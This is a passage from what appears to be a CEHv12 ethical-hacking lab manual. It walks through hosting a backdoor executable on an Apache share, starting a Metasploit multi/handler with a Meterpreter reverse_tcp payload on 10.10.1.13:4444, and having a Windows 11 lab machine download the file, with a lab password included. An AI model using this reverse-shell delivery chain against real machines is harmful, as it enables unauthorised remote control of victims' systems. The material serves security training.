[root@parrot] -[~]
└─# mkdir /var/www/html/share
[root@parrot] -[~]
└─# chmod -R 755 /var/www/html/share
[root@parrot] -[~]
└─# chown -R www-data:www-data /var/www/html/share
[root@parrot] -[~]
└─# ls -la /var/www/html/ | grep share
drwxr-xr-x 1 www-data www-data 0 Apr  5 03:22 share
[root@parrot] -[~]
└─# cp /home/attacker/Desktop/Exploit.exe /var/www/html/share/
[root@parrot] -[~]
└─# service apache2 start
[root@parrot] -[~]
└─#
```

12. Now, type **msfconsole** in the terminal and press **Enter** to launch the Metasploit framework.

13. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside the framework.

14. Now, issue the following commands in msfconsole:

- o Type **set payload windows/meterpreter/reverse_tcp** and press **Enter** to set a payload.
- o Type **set LHOST 10.10.1.13** and press **Enter** to set the localhost.

The screenshot shows a Parrot OS desktop environment with the msfconsole terminal window open. The terminal displays the Metasploit framework interface, including a list of available modules and payloads. A Metasploit tip is shown: "Metasploit tip: You can use help to view all available commands". The command history shows the setup of a handler payload and the configuration of LHOST to 10.10.1.13.

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) >

```

15. To start the handler, type the command **exploit -j -z** and press **Enter**.

The screenshot shows the msfconsole terminal window again. The user has run the command `exploit -j -z`, which has started a reverse TCP handler on port 4444. The terminal output indicates the exploit was running as background job 0 and completed without creating a session.


```

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) >


```

16. Now, click **CEHv12 Windows 11** to switch to the **Windows 11** machine. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.




17. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
18. Click the **Exploit.exe** file to download the backdoor file.

Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).

